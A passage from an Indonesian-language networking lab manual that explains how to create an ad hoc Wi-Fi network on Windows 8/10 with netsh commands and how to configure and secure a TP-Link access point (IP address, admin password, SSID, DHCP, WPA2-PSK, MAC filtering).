
Gambar 1.12. Jendela *Run* untuk koneksi ke IP address

- Selanjutnya akan ditampilkan jendela *windows explorer* pada komputer pertama. Disini akan tampak bahwa folder yang di *share* sudah dapat di akses dari komputer kedua.

3. Membuat koneksi jaringan nirkabel *ad hoc* pada sistem operasi windows 8/8.1 dan windows 10.

Seperti yang kita ketahui bahwa pada sistem operasi *windows 8/8.1* dan *windows 10* fitur untuk jaringan *ad hoc* ditiadakan. Oleh karena itu untuk membangun jaringan *ad hoc* tidak semudah pada sistem operasi *windows 7*. Oleh karena itu untuk para pengguna sistem operasi *windows 8/8.1* dan *windows 10* bisa memanfaatkan *virtual hosted network* yang menjadi salah satu fitur pada *windows*. Untuk memanfaatkannya melalui *Command Prompt*.

- Pada langkah pertama buka *Command Prompt* dengan mode *Run As Administrator*.



Gambar 1.13. Run as administrator pada Command Prompt

- Setelah jendela *Command Prompt* terbuka langsung saja masukan perintah sebagai berikut untuk membuat SSID dan key.

```
>netsh wlan set hostednetwork mode=allow  
ssid={nama_SSID} key={password}
```

```
C:\> C:\WINDOWS\system32\cmd.exe  
  
C:\>netsh wlan set hostednetwork ssid=share key=testing123  
The SSID of the hosted network has been successfully changed.  
The user key passphrase of the hosted network has been successfully changed.  
  
C:\>
```

Gambar 1.14. Perintah Untuk Membuat Ad Hoc Pada Command Prompt

- Setelah itu kita akan menjalankan *virtual hostednetworknya* dengan menggunakan perintah berikut:

```
>Netsh wlan start hostednetwork
```



```
C:\WINDOWS\system32\cmd.exe
C:\Users\games st>netsh wlan start hostednetwork
The hosted network started.

C:\Users\games st>_
```


Gambar 1.15. Perintah untuk memulai *hostednetwork*

- Jika muncul tulisan *The hosted network started* pada *Command Prompt* maka *ad hoc* jaringan nirkabel sudah terbentuk. Pada *network connections* akan muncul sebagai berikut:




Gambar 1.16. *Ad hoc* sudah berhasil dibuat

- Langkah selanjutnya adalah untuk menyambung ke jaringan *ad hoc* yang sudah ada. Pada sistem operasi *windows 7* untuk melakukan koneksi ke jaringan *ad hoc* yang sudah ada hanya dengan klik *connect* saja. Kemudahan ini tidak bisa dirasakan bagi pengguna komputer dengan sistem operasi *windows 8/8.1* dan *windows 10*. Oleh karena itu perlu di lakukan langkah-langkah sebagai berikut.
 - Masuk ke *Network and Sharing Center*.
 - Klik pilihan *Set Up New Connection Or Network*.
 - Klik *Manually Connect To Wireless Network*.




Gambar 1.17. Pilih pada opsi *Manually connected to a wireless network*

- Masukan SSID jaringan *ad hoc* nya



Gambar 1.18. Jendela SSID yang akan dikoneksikan

- Jaringan *ad hoc* dapat diketahui dengan perintah sebagai berikut;
 - > netsh wlan show hostednetworks



```
C:\WINDOWS\system32\cmd.exe
C:\Users\games st>netsh wlan show hostednetwork
Hosted network settings
-----
Mode : Allowed
SSID name : "share"
Max number of clients : 100
Authentication : WPA2-Personal
Cipher : CCMP

Hosted network status
-----
Status : Started
BSSID : 4e:85:de:a1:f0:b9
Radio type : 802.11n
Channel : 11
Number of clients : 0

C:\Users\games st>_
```

Gambar 1.19. Perintah *show host network*

- Setelah itu ketikan perintah berikut


```
>netsh wlan set profileparameter {nama jaringan Ad hoc}
connectiontype=ibss
```

- Kemudian untuk melakukan koneksi ketikan perintah berikut:

```
>netsh wlan connect {nama jaringan Ad hoc}
```

4. Koneksi komputer klien dengan Access Point (AP)

- Langkah selanjutnya kita akan mencoba untuk menhubungkan komputer dengan AP. Panel AP dapat kita buka melalui *browser* dengan mengetikan IP *address* AP pada *address bar* kemudian tekan Enter. IP *address* AP sudah dibuat adalah 192.168.5.1.




Gambar 1.20. Autentikasi ke Access Point (AP)

- Kemudian akan ada *pop-up* yang akan meminta kita untuk memasukan *username* dan *password* panel. Secara default *username*-nya adalah “admin” dan *password* adalah “admin”. Jika sudah maka akan terbuka seperti gambar di bawah ini.




Gambar 1.21. Tampilan Awal AP TP LINK

- Setelah itu kita akan mencoba untuk mengubah IP *address* dari AP tersebut. Langkah-langkahnya adalah sebagai berikut. Pertama klik menu *Network* pada panel di sebelah kiri. Kemudian masukan properti yang diinginkan pada kolom yang disediakan. Kemudian klik tombol *Save*.




Gambar 1.22. Konfigurasi IP address AP

- Langkah selanjutnya adalah kita akan mencoba untuk merubah *username* dan *password default* dari AP. *Username* dan *password* yaitu “admin”. Langkah pertama adalah dengan klik pada *System Tools* pada panel di sebelah kiri kemudian pilih submenu *password*. Kemudian masukan *username* dan *password* yang lama kemudian *username* dan *password* yang baru. Setelah itu klik tombol *save* untuk menyimpan perubahan.




Gambar 1.23. Konfigurasi *Username* dan *Password* AP

- Setelah *username* dan *password* berhasil dirubah kita akan diminta untuk *login* kembali dengan *username* dan *password* yang baru.




Gambar 1.24. Autentikasi *Username* dan *Password* Baru

- Langkah selanjutnya kita akan mencoba merubah SSID dari AP. SSID. Merupakan singkatan dari *Service Set Identifier*, fungsinya yaitu memberikan nama untuk *wireless router* maupun AP. Langkah-langkah untuk merubah SSID adalah sebagai berikut:
- Pertama kita masuk ke panel kemudian klik menu *wireless*. Kemudian klik sub menu *Basic Settings*. Isikan pada kolom yang disediakan. Kolom SSID merupakan nama SSID yang kita inginkan, *Region* merupakan nama negara tempat kita tinggal, *Channel* adalah gelombang radio yang ingin kita gunakan, *mode* adalah standar jaringan nirkabel yang akan kita gunakan. Setelah selesai klik *save*.



Gambar 1.25. Konfigurasi SSID AP


- Selanjutnya kita akan mencoba untuk melakukan konfigurasi DHCP. DHCP merupakan singkatan dari *Dynamic Host Configuration Protocol* yang merupakan protokol *client/server* untuk menyediakan IP address secara otomatis. Ketika klien terhubung dengan AP maka klien akan langsung mendapat IP address secara otomatis tanpa harus melakukan konfigurasi terlebih dahulu. Langkah-langkahnya adalah sebagai berikut.



Gambar 1.26. Konfigurasi DHCP AP

- Buka panel AP kemudian klik pada menu DHCP. Selanjutnya klik menu *DHCP Settings*. Kemudian masukan properti DHCP pada kolom yang disediakan. Setelah selesai klik *save*.
- Selanjutnya kita akan melakukan tes koneksi pada dari klien ke AP. Caranya adalah dengan klik SSID yang muncul pada komputer klien kemudian klik *Connect*. Tunggu sampai proses *connecting* selesai. Setelah berhasil terhubung cobalah melihat apakah komputer klien sudah mendapatkan IP dari AP.
- Setelah itu cobalah melakukan *ping* ke AP.
- Langkah selanjutnya adalah kita akan mencoba mengamanakan AP. Dalam sebuah jaringan nirkabel keamanan merupakan prioritas utama. Kita juga perlu untuk mengamankan AP dari hal-hal yang tidak diinginkan. Banyak metode yang bisa digunakan seperti memberikan *password* pada AP, sehingga klien harus memasukan *password* terlebih dahulu sebelum terkoneksi ke AP.

- Cara pertama adalah dengan memberikan *password* ke AP. Langkah-langkahnya adalah pertama buka panel AP kemudian klik menu *Wireless*. Setelah itu klik submenu *Security Settings*.
- Ada beberapa jenis metode keamanan yang tersedia pada AP ini. Namun pada praktikum kali ini kita akan menggunakan metode WPA/WPA2-PSK. Pilih opsi WPA/WPA 2/PSK kemudian isikan kata sandi atau *password* pada kolom PSK *passphrase*. Klik *save* untuk menyimpan perubahan.




Gambar 1.27. Konfigurasi Keamanan AP


- Setelah itu cobalah untuk melakukan koneksi dengan AP. Klik pada SSID AP pada komputer klien kemudian klik *connect*. Akan muncul kolom *password* pada SSID AP. Masukan *password* yang sudah dibuat tadi kemudian klik *connect*.
- Langkah selanjutnya adalah kita akan mencoba untuk mengamankan AP dengan mengaktifkan MAC Filtering. ada 2 jenis aturan yang bisa dipakai. Aturan pertama adalah dengan mengizinkan akses dari semua perangkat kecuali perangkat yang terdaftar dalam *list* (daftar). Aturan kedua adalah dengan memblokir semua akses dari semua perangkat kecuali perangkat yang terdaftar dalam *list*.

